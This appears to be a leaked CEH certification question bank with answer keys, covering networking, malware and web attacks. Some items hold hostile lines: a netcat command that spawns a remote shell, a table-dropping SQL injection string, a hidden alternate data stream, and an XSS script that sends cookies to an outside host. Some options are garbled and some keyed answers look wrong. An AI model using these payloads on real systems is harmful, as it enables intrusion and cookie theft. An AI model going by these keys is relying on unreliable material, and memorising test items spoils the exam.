GAQM

Exam Questions CEH-001

Certified Ethical Hacker (CEH)

NEW QUESTION 1
Neil is a network administrator working in Istanbul. Neil wants to setup a protocol analyzer on his network that will receive a copy of every packet that passes through the main office switch. What type of port will Neil need to setup in order to accomplish this?

A. Neil will have to configure a Bridged port that will copy all packets to the protocol analyzer.
B. Neil will need to setup SPAN port that will copy all network traffic to the protocol analyzer.
C. He will have to setup an Ether channel port to get a copy of all network traffic to the analyzer.
D. He should setup a MODS port which will copy all network traffic.

Answer: B

NEW QUESTION 2
David is a security administrator working in Boston. David has been asked by the office's manager to block all POP3 traffic at the firewall because he believes employees are spending too much time reading personal email. How can David block POP3 at the firewall?

A. David can block port 125 at the firewall.
B. David can block all EHLO requests that originate from inside the office.
C. David can stop POP3 traffic by blocking all HELO requests that originate from inside the office.
D. David can block port 110 to block all POP3 traffic.


Answer: D

NEW QUESTION 3
Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?

A. Configure Port Security on the switch
B. Configure Port Recon on the switch
C. Configure Switch Mapping
D. Configure Multiple Recognition on the switch

Answer: A

NEW QUESTION 4
A rootkit is a collection of tools (programs) that enable administrator-level access to a computer. This program hides itself deep into an operating system for malicious activity and is extremely difficult to detect. The malicious software operates in a stealth fashion by hiding its files, processes and registry keys and may be used to create a hidden directory or folder designed to keep out of view from a user's operating system and security software.



What privilege level does a rootkit require to infect successfully on a Victim's machine?

A. User level privileges
B. Ring 3 Privileges
C. System level privileges
D. Kernel level privileges

Answer: D

NEW QUESTION 5

Cyber Criminals have long employed the tactic of masking their true identity. In IP spoofing, an attacker gains unauthorized access to a computer or a network by making it appear that a malicious message has come from a trusted machine, by "spoofing" the IP address of that machine.
How would you detect IP spoofing?

A. Check the IPID of the spoofed packet and compare it with TLC checksu
B. If the numbers match then it is spoofed packet
C. Probe a SYN Scan on the claimed host and look for a response SYN/FIN packet, if the connection completes then it is a spoofed packet
D. Turn on 'Enable Spoofed IP Detection' in Wireshark, you will see a flag tick if the packet is spoofed
E. Sending a packet to the claimed host will result in a repl
F. If the TTL in the reply is not the same as the packet being checked then it is a spoofed packet

Answer: D

NEW QUESTION 6
You run nmap port Scan on 10.0.0.5 and attempt to gain banner/server information from services running on ports 21, 110 and 123.
Here is the output of your scan results:

```
PORT      STATE     SERVICE    VERSION
21/tcp    open      ftp        vsftpd 2.0.7
110/tcp   open      pop3       Courier pop3d
123/tcp   closed    ntp

Device type: general purpose
Running: Linux 2.8.X

OS details: Linux 2.8.18, Linux 2.8.20 - 2.8.24
Uptime: 65.658 days (since Mon Jun 19 00:43:29 2011)
Network Distance: 0 hops
Service Info: OS: Unix
```

Which of the following nmap command did you run?

A. nmap -A -sV -p21, 110, 123 10.0.0.5
B. nmap -F -sV -p21, 110, 123 10.0.0.5
C. nmap -O -sV -p21, 110, 123 10.0.0.5
D. nmap -T -sV -p21, 110, 123 10.0.0.5

Answer: C

NEW QUESTION 7
Shayla is an IT security consultant, specializing in social engineering and external penetration tests. Shayla has been hired on by Treks Avionics, a subcontractor for the Department of Defense. Shayla has been given authority to perform any and all tests necessary to audit the company's network security.
No employees for the company, other than the IT director, know about Shayla's work she will be doing. Shayla's first step is to obtain a list of employees through company website contact pages. Then she befriends a female employee of the company through an online chat website. After meeting with the female employee numerous times, Shayla is able to gain her trust and they become friends. One day, Shayla steals the employee's access badge and uses it to gain unauthorized access to the Treks Avionics offices.
What type of insider threat would Shayla be considered?

A. She would be considered an Insider Affiliate
B. Because she does not have any legal access herself, Shayla would be considered an Outside Affiliate
C. Shayla is an Insider Associate since she has befriended an actual employee
D. Since Shayla obtained access with a legitimate company badge; she would be considered a Pure Insider


Answer: A

NEW QUESTION 8
Dan is conducting penetration testing and has found a vulnerability in a Web Application which gave him the sessionID token via a cross site scripting vulnerability. Dan wants to replay this token. However, the session ID manager (on the server) checks the originating IP address as well. Dan decides to spoof his IP address in order to replay the sessionID. Why do you think Dan might not be able to get an interactive session?

A. Dan cannot spoof his IP address over TCP network
B. The scenario is incorrect as Dan can spoof his IP and get responses
C. The server will send replies back to the spoofed IP address
D. Dan can establish an interactive session only if he uses a NAT

Answer: C

NEW QUESTION 9
What is the correct command to run Netcat on a server using port 56 that spawns command shell when connected?



A. nc -port 56 -s cmd.exe
B. nc -p 56 -p -e shell.exe
C. nc -r 56 -c cmd.exe
D. nc -L 56 -t -e cmd.exe

Answer: D

NEW QUESTION 10
The following script shows a simple SQL injection. The script builds an SQL query by concatenating hard-coded strings together with a string entered by the user:

```
var Shipcity;
ShipCity = Request.form ("ShipCity");
var sql = "select * from OrdersTable where ShipCity = '" + ShipCity + "'";
```

The user is prompted to enter the name of a city on a Web form. If she enters Chicago, the query assembled by the script looks similar to the following:
SELECT * FROM OrdersTable WHERE ShipCity = 'Chicago'
How will you delete the OrdersTable from the database using SQL Injection?

A. Chicago'; drop table OrdersTable --
B. Delete table'blah'; OrdersTable --
C. EXEC; SELECT * OrdersTable > DROP --
D. cmdshell'; 'del c:\sql\mydb\OrdersTable' //

Answer: A

NEW QUESTION 10
In the context of Trojans, what is the definition of a Wrapper?

A. An encryption tool to protect the Trojan
B. A tool used to bind the Trojan with a legitimate file
C. A tool used to calculate bandwidth and CPU cycles wasted by the Trojan
D. A tool used to encapsulate packets within a new header and footer

Answer: B

Explanation: Wrapper does not change header or footer of any packets but it mix between legitimate file and Trojan file.

NEW QUESTION 13
Anonymizer sites access the Internet on your behalf, protecting your personal information from disclosure. An anonymizer protects all of your computer's identifying information while it surfs for you, enabling you to remain at least one step removed from the sites you visit.
You can visit Web sites without allowing anyone to gather information on sites visited by you. Services that provide anonymity disable pop-up windows and cookies, and conceal visitor's IP address.
These services typically use a proxy server to process each HTTP request. When the user requests a Web page by clicking a hyperlink or typing a URL into their browser, the service retrieves and displays the information using its own server. The remote server (where the requested Web page resides) receives information on the anonymous Web surfing service in place of your information.
In which situations would you want to use anonymizer? (Select 3 answers)

A. Increase your Web browsing bandwidth speed by using Anonymizer
B. To protect your privacy and Identity on the Internet
C. To bypass blocking applications that would prevent access to Web sites or parts of sites that you want to visit.
D. Post negative entries in blogs without revealing your IP identity

Answer: BCD

NEW QUESTION 17
You receive an e-mail with the following text message.
"Microsoft and HP today warned all customers that a new, highly dangerous virus has been discovered which will erase all your files at midnight. If there's a file called hidserv.exe on your computer, you have been infected and your computer is now running a hidden server that allows hackers to access your computer. Delete the file immediately. Please also pass this message to all your friends and colleagues as soon as possible."
You launch your antivirus software and scan the suspicious looking file hidserv.exe located in c:\windows directory and the AV comes out clean meaning the file is not infected. You view the file signature and confirm that it is a legitimate Windows system file "Human Interface Device Service".

What category of virus is this?

A. Virus hoax
B. Spooky Virus
C. Stealth Virus
D. Polymorphic Virus

Answer: A

NEW QUESTION 20
What does FIN in TCP flag define?

A. Used to abort a TCP connection abruptly
B. Used to close a TCP connection
C. Used to acknowledge receipt of a previous packet or transmission
D. Used to indicate the beginning of a TCP connection


Answer: B

NEW QUESTION 25
Jimmy, an attacker, knows that he can take advantage of poorly designed input validation routines to create or alter SQL commands to gain access to private data or execute commands in the database. What technique does Jimmy use to compromise a database?

A. Jimmy can submit user input that executes an operating system command to compromise a target system
B. Jimmy can gain control of system to flood the target system with requests, preventing legitimate users from gaining access
C. Jimmy can utilize an incorrect configuration that leads to access with higher-than expected privilege of the database
D. Jimmy can utilize this particular database threat that is an SQL injection technique to penetrate a target system

Answer: D

NEW QUESTION 28
In which part of OSI layer, ARP Poisoning occurs?



A. Transport Layer
B. Datalink Layer
C. Physical Layer
D. Application layer

Answer: B

NEW QUESTION 29
You want to hide a secret.txt document inside c:\windows\system32\tcpip.dll kernel library using ADS streams. How will you accomplish this?

A. copy secret.txt c:\windows\system32\tcpip.dll kernel>secret.txt
B. copy secret.txt c:\windows\system32\tcpip.dll:secret.txt
C. copy secret.txt c:\windows\system32\tcpip.dll |secret.txt
D. copy secret.txt >< c:\windows\system32\tcpip.dll kernel secret.txt

Answer: B

NEW QUESTION 30
Which of the following statements would NOT be a proper definition for a Trojan Horse?

A. An authorized program that has been designed to capture keyboard keystroke while the user is unaware of such activity being performed
B. An unauthorized program contained within a legitimate progra
C. This unauthorized program performs functions unknown (and probably unwanted) by the user
D. A legitimate program that has been altered by the placement of unauthorized code within it; this code performs functions unknown (and probably unwanted) by

the user
E. Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and definitely unwanted) by the user

Answer: A

NEW QUESTION 34
How do you defend against Privilege Escalation?

A. Use encryption to protect sensitive data
B. Restrict the interactive logon privileges
C. Run services as unprivileged accounts
D. Allow security settings of IE to zero or Low
E. Run users and applications on the least privileges

Answer: ABCE

NEW QUESTION 38
SNMP is a connectionless protocol that uses UDP instead of TCP packets (True or False)

A. true
B. false

Answer: A

NEW QUESTION 41
This attack uses social engineering techniques to trick users into accessing a fake Web site and divulging personal information. Attackers send a legitimate-looking e-mail asking users to update their information on the company's Web site, but the URLs in the e-mail actually point to a false Web site.

A. Wiresharp attack
B. Switch and bait attack
C. Phishing attack
D. Man-in-the-Middle attack

Answer: C

NEW QUESTION 42
How do you defend against ARP Spoofing? Select three.

A. Use ARPWALL system and block ARP spoofing attacks
B. Tune IDS Sensors to look for large amount of ARP traffic on local subnets
C. Use private VLANS
D. Place static ARP entries on servers, workstation and routers

Answer: ACD

Explanation: ARPwall is used in protecting against ARP spoofing. Incorrect Answer:
IDS option may works fine in case of monitoring the traffic from outside the network but not from internal hosts.

NEW QUESTION 47
XSS attacks occur on Web pages that do not perform appropriate bounds checking on data entered by users. Characters like < > that mark the beginning/end of a tag should be converted into HTML entities.

<	<
>	>
(	(
)	)
#	#
&	&
"	"

```
<script>
var x = new Image(); x.src =
'http://www.juggyboy.com/x.php?steal=' + document.cookie;
</script>
```

What is the correct code when converted to html entities?

A.
```
&amp;script&gt;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; + document.cookie;
&amp;/script&gt;
```

B.
```
&amp;script&#35;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; +
document.cookie;
&amp;/script&#35;
```

C.
```
&gt;script&gt;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; +
document.cookie;
&lt;/script&gt;
```

D.
```
&lt;script&gt;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; + document.cookie;
&lt;/script&gt;
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 52
If a competitor wants to cause damage to your organization, steal critical secrets, or put you out of business, they just have to find a job opening, prepare someone to pass the interview, have that person hired, and they will be in the organization.

How would you prevent such type of attacks?

A. It is impossible to block these attacks
B. Hire the people through third-party job agencies who will vet them for you
C. Conduct thorough background checks before you engage them
D. Investigate their social networking profiles


Answer: C

NEW QUESTION 53
In what stage of Virus life does a stealth virus gets activated with the user performing certain actions such as running an infected program?

A. Design
B. Elimination
C. Incorporation
D. Replication
E. Launch
F. Detection

Answer: E

NEW QUESTION 55
Your computer is infected by E-mail tracking and spying Trojan. This Trojan infects the computer with a single file - emos.sys
Which step would you perform to detect this type of Trojan?



A. Scan for suspicious startup programs using msconfig
B. Scan for suspicious network activities using Wireshark
C. Scan for suspicious device drivers in c:\windows\system32\drivers
D. Scan for suspicious open ports using netstat

Answer: C

NEW QUESTION 59
You are the Security Administrator of Xtrinity, Inc. You write security policies and conduct assessments to protect the company's network. During one of your periodic checks to see how well policy is being observed by the employees, you discover an employee has attached cell phone 3G modem to his telephone line and workstation. He has used this cell phone 3G modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. How would you resolve this situation?

A. Reconfigure the firewall
B. Enforce the corporate security policy
C. Install a network-based IDS
D. Conduct a needs analysis

Answer: B

NEW QUESTION 61
More sophisticated IDSs look for common shellcode signatures. But even these systems can be bypassed, by using polymorphic shellcode. This is a technique common among virus writers ?it basically hides the true nature of the shellcode in different disguises.
How does a polymorphic shellcode work?

A. They encrypt the shellcode by XORing values over the shellcode, using loader code to decrypt the shellcode, and then executing the decrypted shellcode
B. They convert the shellcode into Unicode, using loader to convert back to machine code then executing them
C. They reverse the working instructions into opposite order by masking the IDS signatures
D. They compress shellcode into normal instructions, uncompress the shellcode using loader code and then executing the shellcode

Answer: A

NEW QUESTION 63
What are the limitations of Vulnerability scanners? (Select 2 answers)

A. There are often better at detecting well-known vulnerabilities than more esoteric ones
B. The scanning speed of their scanners are extremely high
C. It is impossible for any, one scanning product to incorporate all known vulnerabilities in a timely manner
D. The more vulnerabilities detected, the more tests required
E. They are highly expensive and require per host scan license

Answer: AC

NEW QUESTION 66
What does ICMP (type 11, code 0) denote?

A. Source Quench
B. Destination Unreachable
C. Time Exceeded
D. Unknown Type

Answer: C

NEW QUESTION 68
TCP/IP Session Hijacking is carried out in which OSI layer?

A. Datalink layer
B. Transport layer
C. Network layer
D. Physical layer

Answer: B

NEW QUESTION 71
While performing a ping sweep of a local subnet you receive an ICMP reply of Code 3/Type 13 for all the pings you have sent out. What is the most likely cause of this?

A. The firewall is dropping the packets
B. An in-line IDS is dropping the packets
C. A router is blocking ICMP
D. The host does not respond to ICMP packets

Answer: C

NEW QUESTION 75
Syslog is a standard for logging program messages. It allows separation of the software that generates messages from the system that stores them and the software that reports and analyzes them. It also provides devices, which would otherwise be unable to communicate a means to notify administrators of problems or performance.

System Messages from the previous week

Thursday, July 20, 2006 12:21:25 PM CDT

Lists all system messages reported during the past 7 days

Number of records reported: 5

▼TimeStamp	ID	Severity	Server	Component	Error Co
Monday, July 17, 2006 2:49:30 PM CDT	870ef3dd1c10e5c6:19ee8a:10c7e0883f7:-7ff8	Fatal	dhcp-uaus09-147-76	Logging	ERROR
Monday, July 17, 2006 12:36:59 PM CDT	870ef3dd1c10e5c6:1983ad7:10c7d8ece05:-7ffb	Fatal	dhcp-uaus09-147-76	Logging	ERROR
Thursday, July 20, 2006 12:20:46 PM CDT	2fe1c4f202a318cd:15ad36d:10c8c6040be:-7fc0	Fatal	dhcp-uaus09-147-110	Logging	ERROR
Thursday, July 20, 2006 9:43:14 AM CDT	2fe1c4f202a318cd:15ad36d:10c8c6040be:-7fdd	Fatal	dhcp-uaus09-147-110	Logging	ERROR

What default port Syslog daemon listens on?

A. 242
B. 312
C. 416
D. 514

Answer: D

NEW QUESTION 77
What is War Dialing?

A. War dialing involves the use of a program in conjunction with a modem to penetrate the modem/PBX-based systems
B. War dialing is a vulnerability scanning technique that penetrates Firewalls
C. It is a social engineering technique that uses Phone calls to trick victims
D. Involves IDS Scanning Fragments to bypass Internet filters and stateful Firewalls

Answer: A

NEW QUESTION 82
An attacker has successfully compromised a remote computer. Which of the following comes as one of the last steps that should be taken to ensure that the compromise cannot be traced back to the source of the problem?

A. Install patches
B. Setup a backdoor
C. Install a zombie for DDOS
D. Cover your tracks

Answer: D

NEW QUESTION 83
How would you describe an attack where an attacker attempts to deliver the payload over multiple packets over long periods of time with the purpose of defeating simple pattern matching in IDS systems without session reconstruction? A characteristic of this attack would be a continuous stream of small packets.

A. Session Hijacking
B. Session Stealing
C. Session Splicing

D. Session Fragmentation

Answer: C

NEW QUESTION 86
What is the problem with this ASP script (login.asp)?

```
strsql = "SELECT * FROM Users where where Username='" + Login1.UserName
+ "' and Pass='" + password + "'
try
{
OleDbConnection con = new OleDbConnection(connectionstring);
con.Open();
OleDbCommand cmd = new OleDbCommand(strsql, con);
OleDbDataReader dr = cmd.ExecuteReader();
if (dr.HasRows)
{
If (dr.Read())
{
Session["username"] = Login1.UserName;
Response.Redirect("Mainpage.aspx", false);
else
{
Response.Redirect("Login.aspx", false);
}
}
}
dr.Dispose();
con.Close();
}
catch (Exception ex)
{
ClientScript.RegisterStartupScript(this.GetType(), "msg",
"<script>alert('" + ex.Message + "')</script>");
```

A. The ASP script is vulnerable to Cross Site Scripting attack
B. The ASP script is vulnerable to Session Splice attack
C. The ASP script is vulnerable to XSS attack
D. The ASP script is vulnerable to SQL Injection attack

Answer: D


NEW QUESTION 87
Jake works as a system administrator at Acme Corp. Jason, an accountant of the firm befriends him at the canteen and tags along with him on the pretext of appraising him about potential tax benefits. Jason waits for Jake to swipe his access card and follows him through the open door into the secure systems area. How would you describe Jason's behavior within a security context?

A. Smooth Talking
B. Swipe Gating
C. Tailgating
D. Trailing

Answer: C

Explanation: Topic 2, Volume B

NEW QUESTION 91
